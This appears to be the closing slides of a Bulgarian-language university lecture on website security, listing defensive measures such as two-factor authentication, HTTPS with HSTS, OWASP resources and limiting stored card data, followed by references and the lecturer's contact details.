


- Използвайте по-ефективно управление на пароли. Насърчавайте силни пароли. Помислете за двуфакторно удостоверяване за вашия сайт (two-factor authentication), така че в допълнение към парола, потребителят трябва да въведе друг код за удостоверяване (обикновено такъв, който се доставя чрез някакъв физически хардуер, който ще има само потребителят, като например код в SMS, изпратен до неговия телефон).
 - Използвайте инструменти за сканиране на уязвимости, за да извършите автоматизирано тестване на сигурността на вашия сайт.
- 



Други конкретни стъпки за защита




- Конфигурирайте вашия уеб сървър да използва HTTPS и HTTP Strict Transport Security (HSTS). HTTPS криптира данните, изпратени между вашия клиент и сървър. Това гарантира, че идентификационните данни за вход, бисквитките, данните за POST заявки и информацията за хедърите не са лесно достъпни за нападателите.
 - Следете най-популярните заплахи (прегледайте текущи списък на OWASP) и обърнете внимание на най-често срещаните уязвимости:
<https://owasp.org/www-project-mobile-top-10/>
<https://www.owasptopten.org/>
- 



Други конкретни стъпки за защита



- Съхранявайте и показвайте само данни, от които се нуждаете. Например, ако вашите потребители трябва да съхраняват чувствителна информация като данни за кредитна карта, покажете само достатъчната част от номера на картата, за да може тя да бъде идентифицирана от потребителя, а не цялата, за да може предотвратите копиране от зловредни потребители, които да я използват на друг сайт. Най-често срещаният модел в този момент е да се показват само последните 4 цифри от номера на картата.
- Уеб рамките могат да помогнат за предотвратяване на много от най-често срещаните злонамерени атаки!



Литература

- https://developer.mozilla.org/en-US/docs/Learn/Forms/Form_validation
- https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Website_security
- <https://geekflare.com/online-scan-website-security-vulnerabilities/>
- https://developer.mozilla.org/en-US/docs/Learn/Forms/Form_validation
- https://www.w3schools.com/js/js_validation.asp
- https://www.w3schools.com/html/html_form_attributes.asp
- <https://developers.google.com/recaptcha/intro>
- <https://owasp.org/www-project-top-ten/>
- <https://www.smashingmagazine.com/2018/08/ux-html5-mobile-form-part-1>
- <https://www.smashingmagazine.com/2018/08/ux-html5-mobile-form-part-2>
- <https://www.smashingmagazine.com/2011/11/extensive-guide-web-form-usability/>
- <https://www.uxmatters.com/mt/archives/2006/07/label-placement-in-forms.php>
-

Литература

- <https://www.ivanti.com/glossary/itil-4>
- <https://www.isaca.org>



Благодаря!

Въпроси?

mstoeva@uni-plovdiv.bg
<http://edesign-bg.com>

